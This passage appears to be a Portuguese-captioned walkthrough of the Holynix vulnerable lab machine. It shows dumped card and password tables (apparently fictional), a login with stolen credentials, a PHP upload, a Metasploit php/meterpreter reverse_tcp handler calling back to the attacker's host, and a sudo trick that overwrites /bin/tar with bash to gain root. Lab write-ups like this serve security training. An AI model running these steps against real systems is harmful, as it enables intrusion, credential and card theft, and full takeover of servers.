| 3   | 6011 4994 1010 5322 | 12/2011 | LindseyLBowman@example.org     | 843-626-8781 | Lindsey  | Discover   | 2493 Khale St:Myrtle Beach, SC 29577       | Bowman     |
| 4   | 5416 8729 8148 9486 | 3/2013  | JohnPHamblin@example.org       | 603-627-9587 | John     | MasterCard | 3991 Elliott St:Manchester, NH 03101       | Hamblin    |
| 5   | 4916 9278 0028 9828 | 10/2014 | OdellJWalters@example.org      | 773-487-5353 | Odell    | Visa       | 3920 Cherry Camp Rd:Chicago, IL 60620      | Walters    |
| 6   | 4716 4682 6173 7726 | 9/2012  | GaryMMichels@example.org       | 931-381-8814 | Gary     | Visa       | 1378 McDowell St:Columbia, TN 38401        | Michels    |
| 7   | 4916 3448 1227 3800 | 3/2012  | RichardMFowler@example.org     | 252-904-5011 | Richard  | Visa       | 3095 Fort St:Rocky Mount, NC 27801         | Fowler     |
| 8   | 5104 3306 6868 0320 | 11/2012 | HarrySPineda@example.org       | 305-401-7394 | Harry    | MasterCard | 3599 Marigold Ln:Fort Lauderdale, FL 33311 | Pineda     |
| 9   | 6011 6457 4242 8259 | 1/2012  | RosemaryLCutshall@example.org  | 806-200-5571 | Rosemary | Discover   | 2665 Timber Oak Dr:Lubbock, TX 79401       | Cutshall   |
| 10  | 5537 6754 6591 0362 | 5/2013  | MaryECox@example.org           | 801-710-0941 | Mary     | MasterCard | 4305 Hickory St:Ogden, UT 84401            | Cox        |
| 11  | 4485 6129 3846 3674 | 12/2011 | WinnieMFischer@example.org     | 386-323-1724 | Winnie   | Visa       | 3965 Willis Ave:Daytona Beach, FL 32114    | Fischer    |
| 12  | 5317 6906 5346 3401 | 1/2013  | FelixDChagnon@example.org      | 619-214-0886 | Felix    | MasterCard | 1707 Holden St:San Diego, CA 92103         | Chagnon    |
| 13  | 5191 4153 2070 6524 | 2/2012  | MariaFJones@example.org        | 754-244-8539 | Maria    | MasterCard | 1974 Kildeer Dr:Sunrise, FL 33323          | Jones      |
| 14  | 6011 3022 5072 3784 | 5/2012  | WilliamGRichardson@example.org | 862-244-2784 | William  | Discover   | 1353 Red Bud Ln:Jersey City, NJ 07305      | Richardson |
| 15  | 5542 3658 2948 1283 | 3/2013  | RosellaJKendall@example.org    | 305-504-4951 | Rosella  | MasterCard | 4447 Poplar Ln:Hialeah, FL 33012           | Kendall    |
| 16  | 5265 6251 8967 4594 | 11/2012 | CarolannJThompson@example.org  | 252-456-9843 | Carolann | MasterCard | 4250 Green Acres Rd:Norlina, NC 27563      | Thompson   |
| 17  | 4539 1845 7920 4698 | 5/2015  | MarthaCFrost@example.org       | 808-880-6054 | Martha   | Visa       | 4011 Randall Dr:Kawaihae, HI 96743         | Frost      |
| 18  | 4539 1640 5255 9206 | 3/2012  | ArthurRBailey@example.org      | 781-994-7119 | Arthur   | Visa       | 4253 Hummingbird Way:Cambridge, MA 02141   | Bailey     |
| 19  | 5288 7897 3058 6856 | 10/2012 | RhondaRBrown@example.org       | 803-794-7513 | Rhonda   | MasterCard | 2759 Hillview St:Cayce, SC 29033           | Brown      |
| 20  | 5576 0624 1325 2886 | 3/2014  | MelvinRWhite@example.org       | 708-399-3626 | Melvin   | MasterCard | 967 Flinderation Rd:Burr Ridge, IL 61257   | White      |
| 21  | 5436 9085 7922 0747 | 11/2011 | SaraRPatton@example.org        | 406-630-4475 | Sara     | MasterCard | 2046 Masonic Dr:Billings, MT 59102         | Patton     |
| 22  | 4716 9173 5435 8725 | 12/2012 | CarlaKWebb@example.org         | 614-499-2955 | Carla    | Visa       | 3203 Quilly Ln:Columbus, OH 43215          | Webb       |
| 23  | 4916 1431 9917 0062 | 2/2014  | HaroldBWest@example.org        | 773-214-6846 | Harold   | Visa       | 2121 Oakmound Rd:Chicago, IL 60603         | West       |
| 24  | 4916 9129 4596 5953 | 7/2015  | GeorginaEReeves@example.org    | 907-256-5473 | Georgina | Visa       | 4822 Veltri Dr:Tuntutuliak, AK 99680       | Reeves     |
| 25  | 6011 6041 8232 5764 | 11/2011 | SteveLStokes@example.org       | 701-238-6553 | Steve    | Discover   | 4104 Catherine Dr:Fargo, ND 58103          | Stokes     |
| 26  | 4929 5329 4895 9608 | 9/2013  | LenaKlein@example.org          | 423-313-8160 | Lena     | Visa       | 2536 Public Works Dr:Chattanooga, TN 37408 | Klein      |
| 27  | 4485 9777 7807 3283 | 10/2014 | MichaelMahler@example.org      | 517-652-8204 | Michael  | Visa       | 4970 Haven Ln:Lansing, MI 48933            | Mahler     |
| 28  | 5333 8067 9908 8205 | 4/2015  | SandraNussbaum@example.org     | 214-794-5803 | Sandra   | MasterCard | 3160 Carolyns Circle:Dallas, TX 75212      | Nussbaum   |
| 29  | 4716 1304 2847 6396 | 10/2012 | JessicaDuerr@example.org       | 209-679-1447 | Jessica  | Visa       | 4834 Freed Dr:Stockton, CA 95202           | Duerr      |
+-----+---------------------+---------+--------------------------------+--------------+----------+------------+--------------------------------------------+------------+
```

Dump users password:



```
+-----+--------+------------+--------------------+
| cid | upload | username   | password           |
+-----+--------+------------+--------------------+
| 1   | 0      | alamo      | Ih@cK3dM1cR05oF7   |
| 2   | 1      | etenenbaum | P3n7@g0n0wN3d      |
| 3   | 1      | gmckinnon  | d15cL0suR3Pr0J3c7  |
| 4   | 1      | hreiser    | Ik1Ll3dNiN@r315er  |
| 5   | 1      | jdraper    | p1@yIngW17hPh0n35  |
| 6   | 1      | jjames     | @rR35t3D@716       |
| 7   | 1      | jljohansen | m@k1nGb0o7L3g5     |
| 8   | 1      | kpoulsen   | wH@7ar37H3Fed5D01n |
| 9   | 0      | ltorvalds  | f@7H3r0FL1nUX      |
| 10  | 1      | mrbutler   | n@5aHaSw0rM5       |
| 11  | 1      | rtmorris   | Myd@d51N7h3NSA     |
+-----+--------+------------+--------------------+
```

Logando com usuário da lista dumpada:




Enter your username and password:

Name: etenenbaum

Password: ●●●●●●●●●●●●●●

Feito o upload do arquivo .php:




Nakimura Industries Production Server

Welcome, etenenbaum.

The file 'oi1.tar.gz' has been uploaded.

The ownership of the uploaded file(s) have been changed accordingly.
Back to upload page

Diretório do usuário:




Index of /~etenenbaum

Name	Last modified	Size	Description
Parent Directory		-	
DC0001.JPG	08-Nov-2010 22:05	35K	
arquivo.tar.gz	18-Nov-2011 11:15	625	
material.php	02-Jun-2020 23:23	1.1K	
novo.php	03-Jun-2020 08:50	1.1K	
novo1.php	03-Jun-2020 08:58	1.1K	


Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.12 with Suhosin-Patch Server at 192.168.56.105 Port 80

Escuta com o Metasploit ativa:




```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:443
```

Sessão meterpreter aberta:




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:443
[*] Sending stage (38288 bytes) to 192.168.56.105
[*] Meterpreter session 1 opened (192.168.56.101:443 -> 192.168.56.105:37707) at 2020-06-03 10:01:33 -030
0

meterpreter > sysinfo
Computer    : holynix
OS          : Linux holynix 2.6.24-26-server #1 SMP Tue Dec 1 19:19:20 UTC 2009 i686
Meterpreter : php/linux
meterpreter >
```

User www-data:



```
meterpreter > shell
Process 7379 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Root:



```
meterpreter > shell
Process 7984 created.
Channel 1 created.
cd /tmp
pwd
/tmp
ls -lha
total 8.0K
drwxrwxrwt  2 root root 4.0K Nov 18 10:17 .
drwxr-xr-x 21 root root 4.0K Nov  8  2010 ..
cp /bin/bash
cp: missing destination file operand after `/bin/bash'
Try `cp --help' for more information.
cp /bin/bash .
sudo chown root:root /tmp/bash
sudo mv /tmp/bash /bin/tar
sudo /bin/tar
id
uid=0(root) gid=0(root) groups=0(root)
```